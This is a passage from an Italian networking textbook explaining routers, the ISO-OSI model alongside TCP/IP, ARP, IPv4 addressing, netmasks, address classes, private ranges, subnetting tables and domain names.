In altri termini, si può dire che il router sia in grado di connettere reti separate che hanno schemi di indirizzamento differenti, ma che utilizzano lo stesso tipo di protocollo di rete al terzo livello ISO-OSI.

Figura 32.11. Il router trasferisce PDU di terzo livello; in pratica trasferisce i pacchetti di un certo tipo di protocollo a livello di rete.



L'instradamento dei pacchetti attraverso le reti connesse al router avviene in base a una tabella di instradamento che può anche essere determinata in modo dinamico, in presenza di connessioni ridondanti, come già accennato per il caso dei bridge.

32.3.1 Topologia relativa al livello di astrazione

La topologia di rete può essere considerata al livello fisico, oppure a un livello più alto secondo il modello ISO-OSI. In pratica, quando ci si eleva a un livello superiore, alcuni componenti della rete «scompaiono», perché non vengono più considerati.

A titolo di esempio viene mostrato uno schema in cui appaiono dei nodi, collegati in vari modi tra di loro. Inizialmente, lo schema vie-

ne considerato al livello fisico, così si possono individuare anche i domini di collisione, ovvero i gruppi di nodi che possono creare accavallamenti di trasmissioni tra di loro:



Se l'interesse si sposta al secondo livello del modello ISO-OSI, alcuni componenti diventano «trasparenti», in quanto non sono in grado di intervenire a tale livello di astrazione. In questa situazione, i nodi di rete che appartengono a uno stesso dominio di collisione, appaiono come se fossero collocati in una rete a bus:



Se poi ci si vuole elevare al terzo livello di astrazione (rete), nel quale gli indirizzi fisici perdono di importanza, scompare tutto ciò che non ha un indirizzo definito al terzo livello. Naturalmente, in questa situazione, l'apparenza di una rete a bus, non dà più alcuna informazione rispetto ai domini di collisione:



32.4 Introduzione al TCP/IP

«

Il nome TCP/IP rappresenta un sistema di protocolli di comunicazione basati su IP e si tratta di quanto utilizzato normalmente negli ambienti Unix. Il protocollo IP si colloca al terzo livello ISO-OSI, mentre TCP si colloca al di sopra di questo e utilizza IP al livello inferiore. In realtà, il TCP/IP annovera anche altri protocolli importanti, che comunque sono impliciti nella denominazione TCP/IP.

I vari aspetti del sistema di protocolli TCP/IP si possono apprendere mano a mano che si studiano gli indirizzamenti e i servizi di rete che vengono resi disponibili. In questa fase conviene rivedere il modello ISO-OSI in abbinamento al TCP/IP.

Tabella 32.15. Modello ISO-OSI di suddivisione delle competenze di un sistema TCP/IP.

Livello	Definizione	Descrizione
7	Applicazione	Applicazioni.
6	Presentazione	Definizione standard del formato dei dati utilizzati.
5	Sessione	Protocolli dei servizi (FTP, HTTP, SMTP, RPC, ecc.).
4	Trasporto	Protocolli TCP, UDP e ICMP.
3	Rete	Protocollo IP.
2	Collegamento dati	Trasmissione e ricezione dati dipendente dal tipo di hardware.
1	Fisico	Hardware.

A parte la descrizione che si fa nel seguito, il TCP/IP vede in pratica solo quattro livelli, i quali possono incorporare più livelli del

modello tradizionale. La figura 32.16 cerca di semplificare questo abbinamento.

Figura 32.16. Abbinamento tra il modello ISO-OSI e la semplicità dei protocolli TCP/IP.



Questo comunque non significa che gli strati del modello tradizionale non esistono. Piuttosto possono essere svolti all'interno di una sola applicazione, oppure sono al di fuori della competenza del protocollo TCP/IP.

1	fisico	Perché si possa avere una connessione con altri nodi, è necessario inizialmente un supporto fisico, composto solitamente da un cavo e da interfacce di comunicazione. La connessione tipica in una rete locale è fatta utilizzando hardware Ethernet. Il cavo o i cavi e le schede Ethernet appartengono a questo primo livello.

2	collegamento dei dati	Il tipo di hardware utilizzato nel primo livello determina il modo in cui avviene effettivamente la comunicazione. Nel caso dell'hardware Ethernet, ogni scheda ha un proprio indirizzo univoco (stabilito dal fabbricante) composto da 48 bit e rappresentato solitamente in forma esadecimale, come nell'esempio seguente: `00:A0:24:77:49:97`
3	rete	Per poter avere un tipo di comunicazione indipendente dal supporto fisico utilizzato, è necessaria un'astrazione che riguarda il modo di inviare blocchi di dati, l'indirizzamento di questi e il loro instradamento. Per quanto riguarda il TCP/IP, questo è il livello del protocollo IP, attraverso il quale vengono definiti gli indirizzi e gli instradamenti relativi. Quando un pacchetto è più grande della dimensione massima trasmissibile in quel tipo di rete fisica utilizzata, è il protocollo IP che si deve prendere cura di scomporlo in segmenti più piccoli e di ricombinarli correttamente alla destinazione.

4	trasporto	A questo livello appartengono i protocolli di comunicazione che si occupano di frammentare e ricomporre i dati, di correggere gli errori e di prevenire intasamenti della rete. I protocolli principali di questo livello sono TCP (*Transmission control protocol*) e UDP (*User datagram protocol*). Il protocollo TCP, in qualità di protocollo connesso, oltre alla scomposizione e ricomposizione dei dati, si occupa di verificare e riordinare i dati all'arrivo: i pacchetti perduti o errati vengono ritrasmessi e i dati finali vengono ricomposti. Il protocollo UDP, essendo un protocollo non connesso, non esegue alcun controllo. I protocolli TCP e UDP introducono, a fianco dell'indirizzo IP, il numero di porta. Il percorso di un pacchetto ha così un'origine, identificata dal numero IP e da una porta, e una destinazione identificata da un altro numero IP e dalla porta relativa. Le porte identificano convenzionalmente dei servizi concessi o richiesti e la gestione di questi riguarda il livello successivo.

5	sessione	Ogni servizio di rete (condivisione del file system, posta elettronica, FTP, ecc.) ha un proprio protocollo, porte di servizio e un meccanismo di trasporto (quelli definiti nel livello inferiore). Ogni sistema può stabilire le proprie regole, anche se in generale è opportuno che i nodi che intendono comunicare utilizzino le stesse porte e gli stessi tipi di trasporto. Questi elementi sono stabiliti dal file '`/etc/services`'. Segue una riga di questo file dove si può osservare che il servizio '**`www`**' (HTTP) utilizza la porta 80 per comunicare e il protocollo di trasporto è il TCP: **`www 80/tcp`** Quando si avvia una comunicazione a questo livello, si parla di sessione. Quindi, si apre o si chiude una sessione.
6	presentazione	I dati che vengono inviati utilizzando le sessioni del livello inferiore devono essere uniformi, indipendentemente dalle caratteristiche fisiche delle macchine che li elaborano. A questo livello si inseriscono normalmente delle librerie in grado di gestire un'eventuale conversione dei dati tra l'applicazione e la sessione di comunicazione.
7	applicazione	L'ultimo livello è quello dell'applicazione che utilizza le risorse di rete. Con la suddivisione delle competenze in così tanti livelli, l'applicazione non ha la necessità di occuparsi della comunicazione; così, in molti casi, anche l'utente può non rendersi conto della sua presenza.

32.4.1 ARP

A livello elementare, la comunicazione attraverso la rete deve avvenire in un modo compatibile con le caratteristiche fisiche di questa. In pratica, le connessioni devono avere una forma di attuazione al secondo livello del modello appena presentato (collegamento dati); i livelli superiori sono solo astrazioni della realtà che c'è effettivamente sotto. Per poter utilizzare un protocollo che si ponga al terzo livello, come nel caso di IP che viene descritto più avanti, occorre un modo per definire un abbinamento tra gli indirizzi di questo protocollo superiore e gli indirizzi fisici delle interfacce utilizzate effettivamente, secondo le specifiche del livello inferiore.

Volendo esprimere la cosa in modo pratico, si può pensare alle interfacce Ethernet, le quali hanno un sistema di indirizzamento composto da 48 bit. Quando con un protocollo di livello 3 (rete) si vuole contattare un nodo identificato in maniera diversa da quanto previsto al livello 2, se non si conosce l'indirizzo Ethernet, ma ammettendo che tale nodo si trovi nella rete fisica locale, viene inviata una richiesta circolare secondo il protocollo ARP (*Address resolution protocol*).

La richiesta ARP dovrebbe essere ascoltata da tutte le interfacce connesse fisicamente a quella rete fisica e ogni nodo dovrebbe passare tale richiesta al livello 3, in modo da verificare se l'indirizzo richiesto corrisponde al proprio. In questo modo, il nodo che ritiene di essere quello che si sta cercando dovrebbe rispondere, rivelando il proprio indirizzo Ethernet.

Ogni nodo dovrebbe essere in grado di conservare per un certo tempo le corrispondenze tra gli indirizzi di livello 2 con quelli di livello

3, ottenuti durante il funzionamento. Questo viene fatto nella tabella ARP, la quale va comunque aggiornata a intervalli regolari.

32.4.2 Indirizzi IPv4

«

Come descritto nelle sezioni precedenti, al di sopra dei primi due livelli strettamente fisici di comunicazione, si inserisce la rete dal punto di vista di Unix: un insieme di nodi, spesso definiti *host*, identificati da un indirizzo IP. Di questi ne esistono almeno due versioni: IPv4 e IPv6. Il primo è ancora in uso, ma a causa del rapido esaurimento degli indirizzi disponibili nella comunità Internet, è in corso di diffusione l'uso del secondo.

Gli indirizzi IP versione 4, cioè quelli tradizionali, sono composti da una sequenza di 32 bit, suddivisi convenzionalmente in quattro gruppetti di 8 bit, rappresentati in modo decimale separati da un punto. Questo tipo di rappresentazione è definito come: ***notazione decimale puntata***. L'esempio seguente corrisponde al codice 1.2.3.4:

```
00000001.00000010.00000011.00000100
```

All'interno di un indirizzo del genere si distinguono due parti: l'indirizzo di rete e l'indirizzo del nodo particolare. Il meccanismo è simile a quello del numero telefonico in cui la prima parte del numero, il prefisso, definisce la zona ovvero il distretto telefonico, mentre il resto identifica l'apparecchio telefonico specifico di quella zona. In pratica, quando viene richiesto un indirizzo IP, si ottiene un indirizzo di rete in funzione della quantità di nodi che si devono connettere. In questo indirizzo una certa quantità di bit nella parte finale sono azzerati: ciò significa che quella parte finale può essere utilizzata per gli indirizzi specifici dei nodi. Per esempio, l'indirizzo di rete potrebbe

essere:

```
00000001.00000010.00000011.00000000
```

In tal caso, si potrebbero utilizzare gli ultimi 8 bit per gli indirizzi dei vari nodi.

L'indirizzo di rete, non può identificare un nodo. Quindi, tornando all'esempio, l'indirizzo seguente non può essere usato per identificare anche un nodo:

```
00000001.00000010.00000011.00000000
```

Inoltre, un indirizzo in cui i bit finali lasciati per identificare i nodi siano tutti a uno, identifica un indirizzo ***broadcast***, cioè un indirizzo per la trasmissione a tutti i nodi di quella rete:

```
00000001.00000010.00000011.11111111
```

In pratica, rappresenta simultaneamente tutti gli indirizzi che iniziano con 00000001.00000010.00000011. Di conseguenza, un indirizzo broadcast non può essere utilizzato per identificare un nodo.

Naturalmente, i bit che seguono l'indirizzo di rete possono anche essere utilizzati per suddividere la rete in sottoreti. Nel caso di prima, volendo creare due sottoreti utilizzando i primi 2 bit che seguono l'indirizzo di rete originario:

xxxxxxxx.xxxxxxxx.xxxxxxxx.00000000	indirizzo di rete;
xxxxxxxx.xxxxxxxx.xxxxxxxx.01000000	indirizzo della prima sottorete;
xxxxxxxx.xxxxxxxx.xxxxxxxx.10000000	indirizzo della seconda sottorete;
xxxxxxxx.xxxxxxxx.xxxxxxxx.11111111	indirizzo broadcast.

In questo esempio, per ogni sottorete, resterebbero 6 bit a disposizione per identificare i nodi: da 000001_2 a 111110_2.

Il meccanismo utilizzato per distinguere la parte dell'indirizzo che identifica la rete è quello della ***maschera di rete*** o *netmask*. La maschera di rete è un indirizzo che viene abbinato all'indirizzo da analizzare con l'operatore booleano AND, per filtrare la parte di bit che interessa. Prima di vedere come funziona il meccanismo, la tabella 32.23 può essere utile per ripassare rapidamente le tabelline della verità degli operatori logici principali.

Tabella 32.23. Riassunto del funzionamento degli operatori logici principali.

A	B	A AND B
0	0	0
0	1	0
1	0	0
1	1	1

A	B	A OR B
0	0	0
0	1	1
1	0	1
1	1	1

A	NOT A
0	1
1	0

Una maschera di rete che consenta di classificare i primi 24 bit come indirizzo di rete è quella seguente, che coincide con il ben più noto codice 255.255.255.0:

```
11111111.11111111.11111111.00000000
```

Utilizzando l'esempio visto in precedenza, abbinando questa maschera di rete si ottiene l'indirizzo di rete:

00000001.00000010.00000011.00000100	nodo di rete (1.2.3.4)
11111111.11111111.11111111.00000000	maschera di rete (255.255.255.0)

00000001.00000010.00000011.00000000	indirizzo di rete (1.2.3.0).

L'indirizzo che si ottiene abbinando l'indirizzo di un nodo e la sua maschera di rete **invertita** (attraverso l'operatore NOT) con l'operatore AND è l'indirizzo del nodo relativo alla propria rete. Esempio:

00000001.00000010.00000011.00000100	nodo di rete (1.2.3.4)
00000000.00000000.00000000.11111111	maschera di rete invertita (0.0.0.255)
00000000.00000000.00000000.00000100	indirizzo relativo (0.0.0.4)

Tabella 32.27. Tabellina di conversione rapida per determinare la parte finale di una maschera di rete secondo la notazione decimale puntata.

Ottetto binario	Ottetto esadecimale	Ottetto decimale
11111111_2	FF_{16}	255_{10}
11111110_2	FE_{16}	254_{10}
11111100_2	FC_{16}	252_{10}
11111000_2	$F8_{16}$	248_{10}
11110000_2	$F0_{16}$	240_{10}
11100000_2	$E0_{16}$	224_{10}
11000000_2	$C0_{16}$	192_{10}
10000000_2	80_{16}	128_{10}
00000000_2	00_{16}	0_{10}

32.4.3 Classi di indirizzi IPv4

«

Gli indirizzi IP versione 4 sono stati classificati in cinque gruppi, a partire dalla lettera «A» fino alla lettera «E».

Tabella 32.28. Classe A. Gli indirizzi di classe A hanno il primo bit a zero, utilizzano i sette bit successivi per identificare l'indirizzo di rete e lasciano i restanti 24 bit per identificare i nodi.

	Binario	Notazione decimale puntata
modello	0***rrrrrrr.hhhhhhhh.hhhhhhhh.hhhhhhhh***	
da	00000001._____.._____.____1.___.___.___	
a	01111111._____.._____.____127.___.___.___	

Tabella 32.29. Classe B. Gli indirizzi di classe B hanno il primo bit a uno e il secondo a zero, utilizzano i 14 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 16 bit per identificare i nodi.

	Binario	Notazione decimale puntata
modello	10***rrrrrr.rrrrrrrr.hhhhhhhh.hhhhhhhh***	
da	10000000.00000001._____.____128.1.___.___	
a	10111111.11111110._____.____191.254.___.___	

Tabella 32.30. Classe C. Gli indirizzi di classe C hanno il primo e il secondo bit a uno e il terzo bit a zero, utilizzano i 21 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 8 bit per identificare i nodi.

	Binario	Notazione decimale puntata
modello	110***rrrrr*.*rrrrrrrr*.*rrrrrrrr*.*hhhhhhhh***	
da	11000000.00000000.00000001.	192.0.1.
a	11011111.11111111.11111110.	223.255.254.

Tabella 32.31. Classe D. Gli indirizzi di classe D hanno i primi tre bit a uno e il quarto a zero. Si tratta di una classe destinata a usi speciali.

	Binario	Notazione decimale puntata
modello	1110***xxxx*.*xxxxxxxx*.*xxxxxxxx*.*xxxxxxxx***	
da		224.___.___.___
a		239.___.___.___

Tabella 32.32. Classe E. Gli indirizzi di classe E hanno i primi quattro bit a uno e il quinto a zero. Si tratta di una classe destinata a usi speciali.

	Binario	Notazione decimale puntata
modello	11110***xxx*.*xxxxxxxx*.*xxxxxxxx*.*xxxxxxxx***	
da		240.___.___.___
a		247.___.___.___

Tabella 32.33. Riepilogo delle classi IPv4.

Prefisso binario	Intervallo di indirizzi in notazione decimale puntata	Impiego
0_2	da 1.0.0.0 a 127.255.255.255	Classe A
10_2	da 128.0.0.0 a 191.255.255.255	Classe B
110_2	da 192.0.0.0 a 223.255.255.255	Classe C
1110_2	da 224.0.0.0 a 239.255.255.255	Classe D
11110_2	da 240.0.0.0 a 247.255.255.255	Classe E

32.4.4 Indirizzi speciali IPv4

«

Alla fine della classe A, gli indirizzi 127.∗.∗.∗ (dove l'asterisco sta a rappresentare un ottetto qualunque), sono riservati per identificare una rete virtuale interna al nodo stesso. Nell'ambito di questa rete si trova un'interfaccia di rete immaginaria connessa su questa stessa rete, corrispondente all'indirizzo 127.0.0.1, mentre gli altri indirizzi di questo gruppo non vengono mai utilizzati.

Per identificare questi indirizzi si parla di *loopback*, ma tale termine viene usato ancora in altri contesti con significati differenti.

All'interno di ogni nodo, quindi, l'indirizzo 127.0.0.1 corrisponde a se stesso. Serve in particolare per non disturbare la rete quando un programma (che usa la rete) deve fare riferimento a se stesso.

L'indirizzo speciale 0.0.0.0, conosciuto come *default route* è il percorso, o la strada predefinita per l'instradamento dei pacchetti. Si usa spesso la parola chiave '**`defaultroute`**' per fare riferimento automaticamente a questo indirizzo particolare.

32.4.5 Indirizzi riservati per le reti private

Se non si ha la necessità di rendere accessibili i nodi della propria rete locale alla rete globale Internet, si possono utilizzare alcuni gruppi di indirizzi che sono stati riservati a questo scopo e che non corrispondono a nessun nodo raggiungibile attraverso Internet.

Tabella 32.34. Indirizzi riservati alle reti private.

Classe		Notazione decimale puntata	Binario
A	da	10.0.0.0	**00001010**.00000000.00000000.00000000
A	a	10.255.255.255	**00001010**.11111111.11111111.11111111
B	da	172.16.0.0	**10101100.0001**0000.00000000.00000000
B	a	172.31.255.255	**10101100.0001**1111.11111111.11111111
C	da	192.168.0.0	**11000000.10101000**.00000000.00000000
C	a	192.168.255.255	**11000000.10101000**.11111111.11111111

32.4.6 Sottoreti e instradamento

Quando si scompone la propria rete locale in sottoreti, lo si fa normalmente per raggruppare i nodi in base alle attività che essi condividono. Le sottoreti possono essere immaginate come raggruppamenti di nodi separati che di tanto in tanto hanno la necessità di accedere a nodi situati al di fuori del loro gruppo. Per collegare due sottoreti occorre un nodo con due interfacce di rete, ognuno connesso con una delle due reti, configurato in modo da lasciare passare i pacchetti destinati all'altra rete: questo è un router.

Si osservi che, in questo contesto, il termine *gateway* si usa per indicare il passaggio che devono prendere i pacchetti per raggiungere una certa rete. Pertanto, ciò può rappresentare l'indirizzo, presso la

propria rete locale, del router che si occupa di tale instradamento. È però sbagliato confondere il termine *gateway* con router, perché comunque il primo dei due ha un significato generico, non riferito necessariamente al problema dell'instradamento al terzo livello del modello ISO-OSI.

32.4.7 Maschere IP e maschere di rete

«

Il modo normale di rappresentare una maschera degli schemi di indirizzamento di IPv4 è quello della notazione decimale puntata a ottetti, come visto fino a questo punto. Tuttavia, considerato che le maschere servono prevalentemente per definire dei gruppi di indirizzi IP, cioè delle reti (o sottoreti), tali maschere hanno una forma piuttosto semplice: una serie continua di bit a uno e la parte restante di bit a zero. Pertanto, quando si tratta di definire una maschera di rete, potrebbe essere conveniente indicare semplicemente il numero di bit da porre a uno. Per esempio, la classica maschera di rete di classe C, 255.255.255.0, equivale a dire che i primi 24 bit devono essere posti a uno.

La possibilità di rappresentare le maschere di rete in questo modo è apparsa solo in tempi recenti per quanto riguarda IPv4. Quindi, dipende dai programmi di servizio utilizzati effettivamente, il fatto che si possa usare o meno questa forma. In ogni caso, il modo usuale di esprimerla è quello di indicare il numero IP seguito da una barra obliqua normale e dal numero di bit a uno della maschera, come per esempio 192.168.1.1/24.

32.4.8 Sottoreti particolari in classe C

A causa della penuria di indirizzi IPv4, recentemente si tende a utilizzare la classe C in modo da ottenere il maggior numero di sottoreti possibili. Nella sezione 32.4.2 appare un esempio di suddivisione in sottoreti, in cui si utilizzano i primi 2 bit dell'ultimo ottetto per ottenere due reti, le quali possono raggiungere un massimo di 62 nodi per rete, mentre se si trattasse di una rete unica per tutto l'ottetto finale sarebbe possibile raggiungere 254 nodi.

Se si parte dal presupposto che ogni sottorete abbia il proprio indirizzo broadcast, nel senso che non esiste più un indirizzo broadcast generale, si può fare di meglio, anche se la cosa non è consigliabile in generale.

Maschera di rete a 25 bit, pari a 255.255.255.128, per due sottoreti con 126 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . shhhhhhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	***x.x.x***.1	***x.x.x***.126	***x.x.x***.127
x.x.x.128	***x.x.x***.129	***x.x.x***.254	***x.x.x***.255

rrrrrrrr . rrrrrrrr . rrrrrrrr . sshhhhhh

Maschera di rete a 26 bit, pari a 255.255.255.192, per quattro sottoreti con 62 nodi ognuna:

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	***x.x.x***.1	***x.x.x***.62	***x.x.x***.63

Rete	IP iniziale	IP finale	Broadcast
x.*x*.*x*.64	*x*.*x*.*x*.65	*x*.*x*.*x*.126	*x*.*x*.*x*.127
x.*x*.*x*.128	*x*.*x*.*x*.129	*x*.*x*.*x*.190	*x*.*x*.*x*.191
x.*x*.*x*.192	*x*.*x*.*x*.193	*x*.*x*.*x*.254	*x*.*x*.*x*.255

Maschera di rete a 27 bit, pari a 255.255.255.224, per otto sottoreti con 30 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . sss hhhhh

Rete	IP iniziale	IP finale	Broadcast
x.*x*.*x*.0	*x*.*x*.*x*.1	*x*.*x*.*x*.30	*x*.*x*.*x*.31
x.*x*.*x*.32	*x*.*x*.*x*.33	*x*.*x*.*x*.62	*x*.*x*.*x*.63
x.*x*.*x*.64	*x*.*x*.*x*.65	*x*.*x*.*x*.94	*x*.*x*.*x*.95
x.*x*.*x*.96	*x*.*x*.*x*.97	*x*.*x*.*x*.126	*x*.*x*.*x*.127
x.*x*.*x*.128	*x*.*x*.*x*.129	*x*.*x*.*x*.158	*x*.*x*.*x*.159
x.*x*.*x*.160	*x*.*x*.*x*.161	*x*.*x*.*x*.190	*x*.*x*.*x*.191
x.*x*.*x*.192	*x*.*x*.*x*.193	*x*.*x*.*x*.222	*x*.*x*.*x*.223
x.*x*.*x*.224	*x*.*x*.*x*.225	*x*.*x*.*x*.254	*x*.*x*.*x*.255

Maschera di rete a 28 bit, pari a 255.255.255.240, per 16 sottoreti con 14 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . ssss hhhh

Rete	IP iniziale	IP finale	Broadcast
x.*x*.*x*.0	*x*.*x*.*x*.1	*x*.*x*.*x*.14	*x*.*x*.*x*.15
x.*x*.*x*.16	*x*.*x*.*x*.17	*x*.*x*.*x*.30	*x*.*x*.*x*.31
x.*x*.*x*.32	*x*.*x*.*x*.33	*x*.*x*.*x*.46	*x*.*x*.*x*.47
x.*x*.*x*.48	*x*.*x*.*x*.49	*x*.*x*.*x*.62	*x*.*x*.*x*.63

Rete	IP iniziale	IP finale	Broadcast
x.*x*.*x*.64	*x*.*x*.*x*.65	*x*.*x*.*x*.78	*x*.*x*.*x*.79
x.*x*.*x*.80	*x*.*x*.*x*.81	*x*.*x*.*x*.94	*x*.*x*.*x*.95
x.*x*.*x*.96	*x*.*x*.*x*.97	*x*.*x*.*x*.110	*x*.*x*.*x*.111
x.*x*.*x*.112	*x*.*x*.*x*.113	*x*.*x*.*x*.126	*x*.*x*.*x*.127
x.*x*.*x*.128	*x*.*x*.*x*.129	*x*.*x*.*x*.142	*x*.*x*.*x*.143
x.*x*.*x*.144	*x*.*x*.*x*.145	*x*.*x*.*x*.158	*x*.*x*.*x*.159
x.*x*.*x*.160	*x*.*x*.*x*.161	*x*.*x*.*x*.174	*x*.*x*.*x*.175
x.*x*.*x*.176	*x*.*x*.*x*.177	*x*.*x*.*x*.190	*x*.*x*.*x*.191
x.*x*.*x*.192	*x*.*x*.*x*.193	*x*.*x*.*x*.206	*x*.*x*.*x*.207
x.*x*.*x*.208	*x*.*x*.*x*.209	*x*.*x*.*x*.222	*x*.*x*.*x*.223
x.*x*.*x*.224	*x*.*x*.*x*.225	*x*.*x*.*x*.238	*x*.*x*.*x*.239
x.*x*.*x*.240	*x*.*x*.*x*.241	*x*.*x*.*x*.254	*x*.*x*.*x*.255

Maschera di rete a 29 bit, pari a 255.255.255.248, per 32 sottoreti con sei nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . sssss hhh

Rete	IP iniziale	IP finale	Broadcast
x.*x*.*x*.0	*x*.*x*.*x*.1	*x*.*x*.*x*.6	*x*.*x*.*x*.7
x.*x*.*x*.8	*x*.*x*.*x*.9	*x*.*x*.*x*.14	*x*.*x*.*x*.15
x.*x*.*x*.16	*x*.*x*.*x*.17	*x*.*x*.*x*.22	*x*.*x*.*x*.23
x.*x*.*x*.24	*x*.*x*.*x*.25	*x*.*x*.*x*.30	*x*.*x*.*x*.31
x.*x*.*x*.32	*x*.*x*.*x*.33	*x*.*x*.*x*.38	*x*.*x*.*x*.39
x.*x*.*x*.40	*x*.*x*.*x*.41	*x*.*x*.*x*.46	*x*.*x*.*x*.47
x.*x*.*x*.48	*x*.*x*.*x*.49	*x*.*x*.*x*.54	*x*.*x*.*x*.55
x.*x*.*x*.56	*x*.*x*.*x*.57	*x*.*x*.*x*.62	*x*.*x*.*x*.63
x.*x*.*x*.64	*x*.*x*.*x*.65	*x*.*x*.*x*.70	*x*.*x*.*x*.71
x.*x*.*x*.72	*x*.*x*.*x*.73	*x*.*x*.*x*.78	*x*.*x*.*x*.79
x.*x*.*x*.80	*x*.*x*.*x*.81	*x*.*x*.*x*.86	*x*.*x*.*x*.87

Rete	IP iniziale	IP finale	Broadcast
x.*x*.*x*.88	*x*.*x*.*x*.89	*x*.*x*.*x*.94	*x*.*x*.*x*.95
x.*x*.*x*.96	*x*.*x*.*x*.97	*x*.*x*.*x*.102	*x*.*x*.*x*.103
x.*x*.*x*.104	*x*.*x*.*x*.105	*x*.*x*.*x*.110	*x*.*x*.*x*.111
x.*x*.*x*.112	*x*.*x*.*x*.113	*x*.*x*.*x*.118	*x*.*x*.*x*.119
x.*x*.*x*.120	*x*.*x*.*x*.121	*x*.*x*.*x*.126	*x*.*x*.*x*.127
x.*x*.*x*.128	*x*.*x*.*x*.129	*x*.*x*.*x*.134	*x*.*x*.*x*.135
x.*x*.*x*.136	*x*.*x*.*x*.137	*x*.*x*.*x*.142	*x*.*x*.*x*.143
x.*x*.*x*.144	*x*.*x*.*x*.145	*x*.*x*.*x*.150	*x*.*x*.*x*.151
x.*x*.*x*.152	*x*.*x*.*x*.153	*x*.*x*.*x*.158	*x*.*x*.*x*.159
x.*x*.*x*.160	*x*.*x*.*x*.161	*x*.*x*.*x*.166	*x*.*x*.*x*.167
x.*x*.*x*.168	*x*.*x*.*x*.169	*x*.*x*.*x*.174	*x*.*x*.*x*.175
x.*x*.*x*.176	*x*.*x*.*x*.177	*x*.*x*.*x*.182	*x*.*x*.*x*.183
x.*x*.*x*.184	*x*.*x*.*x*.185	*x*.*x*.*x*.190	*x*.*x*.*x*.191
x.*x*.*x*.192	*x*.*x*.*x*.193	*x*.*x*.*x*.198	*x*.*x*.*x*.199
x.*x*.*x*.200	*x*.*x*.*x*.201	*x*.*x*.*x*.206	*x*.*x*.*x*.207
x.*x*.*x*.208	*x*.*x*.*x*.209	*x*.*x*.*x*.214	*x*.*x*.*x*.215
x.*x*.*x*.216	*x*.*x*.*x*.217	*x*.*x*.*x*.222	*x*.*x*.*x*.223
x.*x*.*x*.224	*x*.*x*.*x*.225	*x*.*x*.*x*.230	*x*.*x*.*x*.231
x.*x*.*x*.232	*x*.*x*.*x*.233	*x*.*x*.*x*.238	*x*.*x*.*x*.239
x.*x*.*x*.240	*x*.*x*.*x*.241	*x*.*x*.*x*.246	*x*.*x*.*x*.247
x.*x*.*x*.248	*x*.*x*.*x*.249	*x*.*x*.*x*.254	*x*.*x*.*x*.255

32.4.9 Indirizzi di rete critici

«

Teoricamente, una volta stabilita la disponibilità di indirizzi, è possibile suddividere questo insieme in reti e sottoreti, secondo le esigenze, sfruttando al massimo gli intervalli. Purtroppo però, bisogna fare i conti con delle consuetudini che in certe situazioni si traducono in problemi difficili da comprendere. In altri termini, a meno di

disporre di software preparato per questo, è meglio stare lontani dai punti limite.

Quando si divide un gruppo di indirizzi in diverse sottoreti, teoricamente, la porzione di indirizzo che serve a distinguere le reti non può essere utilizzata con tutti i bit a zero e nemmeno con tutti i bit a uno. Per esempio, disponendo degli indirizzi da 192.168.0.0 a 192.168.255.255, conviene evitare di predisporre la rete 192.168.0.0 con maschera 255.255.255.0 e la rete 192.168.255.0 con maschera 255.255.255.0; infatti, nel primo caso si rischia di interferire proprio con l'indirizzo di rete, mentre nel secondo con l'indirizzo broadcast.

Viene mostrata una tabella che mostra alcuni esempi di indirizzi di rete da evitare quando si usano gli indirizzi privati.

Tabella 32.40. Esempi di indirizzi di sottoreti negli intervalli degli indirizzi privati, che possono creare problemi.

Indirizzo	Maschera	Descrizione
10.0.0.0	255.0.0.0	In questo caso si gestisce una sola rete privata con la maschera di rete predefinita e non dovrebbero esserci problemi.
10.0.0.0	255.255.0.0	Qui si fa una suddivisione in sottoreti e questa sottorete in particolare ha un indirizzo che può entrare in conflitto con l'indirizzo della rete complessiva, che sarebbe lo stesso.

Indirizzo	Maschera	Descrizione
10.255.0.0	255.255.0.0	Si fa una suddivisione in sottoreti, come nell'esempio precedente, ma si rischia di interferire con l'indirizzo broadcast della rete complessiva, che sarebbe lo stesso.
172.16.0.0	255.255.0.0	Si fa una suddivisione in sottoreti e questa sottorete in particolare ha un indirizzo che può entrare in conflitto con l'indirizzo della rete complessiva, che sarebbe lo stesso. Infatti, 16_{10} corrisponde a un ottetto 00010000_2, dove gli ultimi quattro bit sono azzerati.
172.31.0.0	255.255.0.0	Si fa una suddivisione in sottoreti, come nell'esempio precedente, ma si rischia di interferire con l'indirizzo broadcast della rete complessiva, che sarebbe lo stesso. Infatti, 31_{10} corrisponde a un ottetto 00011111_2, dove gli ultimi quattro bit sono tutti a uno.
192.168.0.0	255.255.255.0	Si fa una suddivisione in sottoreti e questa sottorete in particolare ha un indirizzo che può entrare in conflitto con l'indirizzo della rete complessiva, che sarebbe lo stesso.

Indirizzo	Maschera	Descrizione
192.168.255.0	255.255.0.0	Si fa una suddivisione in sottoreti, come nell'esempio precedente, ma si rischia di interferire con l'indirizzo broadcast della rete complessiva, che sarebbe lo stesso.

32.4.10 Nomi a dominio

La gestione diretta degli indirizzi IP è piuttosto faticosa dal punto di vista umano. Per questo motivo si preferisce associare un nome agli indirizzi numerici. Il sistema utilizzato attualmente è il DNS (*Domain name system*), ovvero il sistema dei nomi a dominio. Gli indirizzi della rete Internet sono organizzati ad albero in domini, sottodomini (altri sottodomini di livello inferiore, ecc.), fino ad arrivare a identificare il nodo desiderato.

Figura 32.41. Struttura dei nomi a dominio.



Non esiste una regola per stabilire quante debbano essere le suddivisioni, di conseguenza, di fronte a un nome del genere non si può sapere a priori se si tratta di un indirizzo finale, riferito a un nodo singolo, o a un gruppo di questi.

Con il termine ***nome a dominio***, si può fare riferimento sia al nome completo di un nodo particolare, sia a una parte iniziale di questo, nel lato destro. Dipende dal contesto stabilire cosa si intende veramente. Per fare un esempio che dovrebbe essere più comprensibile, è come parlare di un percorso all'interno di un file system: può trattarsi di una directory, oppure può essere il percorso assoluto che identifica precisamente un file.

